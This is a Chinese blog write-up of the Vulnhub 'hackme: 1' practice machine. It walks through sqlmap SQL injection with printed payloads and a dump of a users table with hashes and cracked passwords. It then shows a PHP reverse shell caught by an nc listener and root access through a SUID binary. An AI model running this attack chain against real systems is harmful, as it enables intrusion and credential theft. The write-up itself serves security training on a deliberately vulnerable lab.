Vulnhub靶机hackme: 1 writeup

原创

剑豪123 于 2022-01-14 11:33:49 发布 1966 收藏 1

分类专栏： vulnhub 文章标签： 安全

本文链接：https://blog.csdn.net/xingjinhao123/article/details/122490435

下载地址： https://www.vulnhub.com/entry/hackme-1,330/

Description

Back to the Top

'hackme' is a beginner difficulty level box. The goal is to gain limited privilege access via web vulnerabilities and subsequently privilege escalate as root. The lab was created to mimic real life environment.

'hackme' uses DHCP and in the possible event that the mysqld shuts down on its own (very rare cases), attempt to force restart the machine and it should be working fine subsequently.

This works better with VirtualBox rather than VMware

信息搜集

获取IP地址


```
┌──(root💀kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.140
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.150   00:0c:29:f3:ae:88       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.010 seconds (127.36 hosts/sec). 3 responded
```

扫描端口


```
┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.1.150 -p- -O -A -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-09 15:21 CST
Nmap scan report for 192.168.1.150
Host is up (0.00049s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
|   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
|_  256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.34 ((Ubuntu))
|_http-server-header: Apache/2.4.34 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:F3:AE:88 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.1.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```



80端口

首页是一个登录页面




发现有注册页面，注册一个账号admin：password，并且登录成功





登录成功之后的页面，是一个查阅图书的页面



尝试使用SQL注入

```
sqlmap -r sqlmap.txt  --batch
```

```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -r sqlmap.txt --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:36:45 /2022-01-09/

[15:36:45] [INFO] parsing HTTP request from 'sqlmap.txt'
[15:36:45] [INFO] resuming back-end DBMS 'mysql'
[15:36:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 7483 FROM (SELECT(SLEEP(5)))jjxP) AND 'pjUj'='pjUj

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=1' UNION ALL SELECT NULL,NULL,CONCAT(0x717a786b71,0x6b5056697a59765471576d726658435a434471574d7a4959436f574c56746758724e525071504d52,0x7170787171)-- -
---
[15:36:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.10 (cosmic)
web application technology: Apache 2.4.34
back-end DBMS: MySQL >= 5.0.12
[15:36:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.150'

[*] ending @ 15:36:45 /2022-01-09/
```


sqlmap.txt里面的内容，通过抓包获取的

Pretty Raw Hex \n ≡

```
1  POST /welcome.php HTTP/1.1
2  Host: 192.168.1.150
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 8
9  Origin: http://192.168.1.150
10 Connection: close
11 Referer: http://192.168.1.150/welcome.php
12 Cookie: PHPSESSID=r0chapo33qtu1kt7qtv9rolpkg
13 Upgrade-Insecure-Requests: 1
14 DNT: 1
15 Sec-GPC: 1
16
17 search=1
```



```
sqlmap.txt

POST /welcome.php HTTP/1.1
Host: 192.168.1.150
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://192.168.1.150
Connection: close
Referer: http://192.168.1.150/welcome.php
Cookie: PHPSESSID=r0chapo33qtu1kt7qtv9rolpkg
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

search=1
```

看到是存在注入的

注入爆出数据库

```
sqlmap -r sqlmap.txt  --batch --dbs
```

在webapphacking数据库里面得到了我们想要的信息


```
sqlmap -r sqlmap.txt  --batch -D webapphacking --tables --batch
```


```
sqlmap -r sqlmap.txt  --batch -D webapphacking -T users --dump --batch
```

```
[15:43:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:43:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:43:12] [INFO] starting 4 processes
Database: webapphacking
Table: users
[7 entries]
+----+--------------+------------+----------------+-----------------------------------------+
| id | name         | user       | address        | pasword                                 |
+----+--------------+------------+----------------+-----------------------------------------+
| 1  | David        | user1      | Newton Circles | 5d41402abc4b2a76b9719d911017c592 (hello)    |
| 2  | Beckham      | user2      | Kensington     | 6269c4f71a55b24bad0f0267d9be5508 (commando) |
| 3  | anonymous    | user3      | anonymous      | 0f359740bd1cda994f8b55330c86d845 (p@ssw0rd) |
| 10 | testismyname | test       | testaddress    | 05a671c66aefea124cc08b76ea6d30bb (testtest) |
| 11 | superadmin   | superadmin | superadmin     | 2386acb2cf356944177746fc92523983            |
| 12 | test1        | test1      | test1          | 05a671c66aefea124cc08b76ea6d30bb (testtest) |
| 13 | admin        | admin      | admin          | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+----+--------------+------------+----------------+-----------------------------------------+

[15:43:20] [INFO] table 'webapphacking.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.150/dump/webapphacking/users.csv'
[15:43:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.150'

[*] ending @ 15:43:20 /2022-01-09/
```



在这里我们看到它有很有个用户名密码，有一个超级管理员用户superadmin
superadmin用户的密码需要在在线网站解一下

```
解密网站：https://www.somd5.com/
```





反弹shell

使用用户名：superadmin密码：Uncrackable登录得到一个上传页面





尝试上传一个php文件，发现可以上传






上传一个反弹shell的PHP文件，上传成功






kali开启监听



浏览器访问php-reverse-shell.php



监听成功，成功拿到shell

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.150] 35540
Linux hackme 4.18.0-16-generic #17~Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:25:05 up  1:09,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


提权

使用python打开bash的shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python -V
Python 2.7.15+
$ python3 -V
Python 3.6.7rc1
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hackme:/home/hackme$
```

使用find命令查找具有SUID权限的二进制文件

```
find / -perm -u=s -type f 2>/dev/null
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hackme:/home/hackme$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/snap/core20/1270/usr/bin/chfn
/snap/core20/1270/usr/bin/chsh
/snap/core20/1270/usr/bin/gpasswd
/snap/core20/1270/usr/bin/mount
/snap/core20/1270/usr/bin/newgrp
/snap/core20/1270/usr/bin/passwd
/snap/core20/1270/usr/bin/su
/snap/core20/1270/usr/bin/sudo
/snap/core20/1270/usr/bin/umount
/snap/core20/1270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1270/usr/lib/openssh/ssh-keysign
```


在这里发现/home/legacy/touchmenot含有SUID的权限
执行该文件发现已经获取了root权限

```
www-data@hackme:/home/hackme$ cd ..
cd ..
www-data@hackme:/home$ ls
ls
hackme  legacy
www-data@hackme:/home$ cd legacy
cd legacy
www-data@hackme:/home/legacy$ ls
ls
touchmenot
www-data@hackme:/home/legacy$ ./touchmenot
./touchmenot
root@hackme:/home/legacy# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/home/legacy#
```

到这里成功完成了该靶机！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！